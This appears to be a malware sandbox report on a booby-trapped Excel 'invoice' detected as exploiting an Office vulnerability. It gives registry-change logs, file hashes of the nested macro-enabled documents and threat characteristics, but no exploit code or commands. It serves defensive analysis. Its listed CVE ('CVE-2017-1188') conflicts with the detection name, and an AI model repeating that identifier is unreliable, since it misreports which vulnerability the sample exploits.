Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default) Value: &Print		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\DefaultIcon\(Default) Value: "%1"		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohevi.dll		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ThreadingModel Value: Apartment		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\(Default) Value: &Edit		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2332

Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Default) Value: &Edit		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default) Value: &Print		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\DefaultIcon\(Default) Value: "%1"		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2332
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 77		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 77		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		2332
Delete File	Path: %TEMP%\1878811.od Type: VSDT_ASCII		2332
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1878811.od) Return: 1		2332

▼ Screenshot



CentOS w Docker

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	98494EF434FFDFE844F360A309CFDDFEB95F3956
SHA-256	B265C50C4532B44241BA60761F7BB695E5A1743917993119D26676869648DDFE
MD5	9C8666A6E5C9B46C83FB7CC0C6658CC7
Size	1398883 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D3333 93
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.2 - C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-_----_-_-_------------_.xlam (Office Excel 2007 spreadsheet)

File name	C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-_----_-_-_------------_.xlam
File type	Office Excel 2007 spreadsheet
SHA-1	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
SHA-256	C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE5 73
MD5	42A5EAA694D0267C06C59FD5CDF395FC
Size	7863 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- ——— Direct event
- - - - - - Indirect event
- Created Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity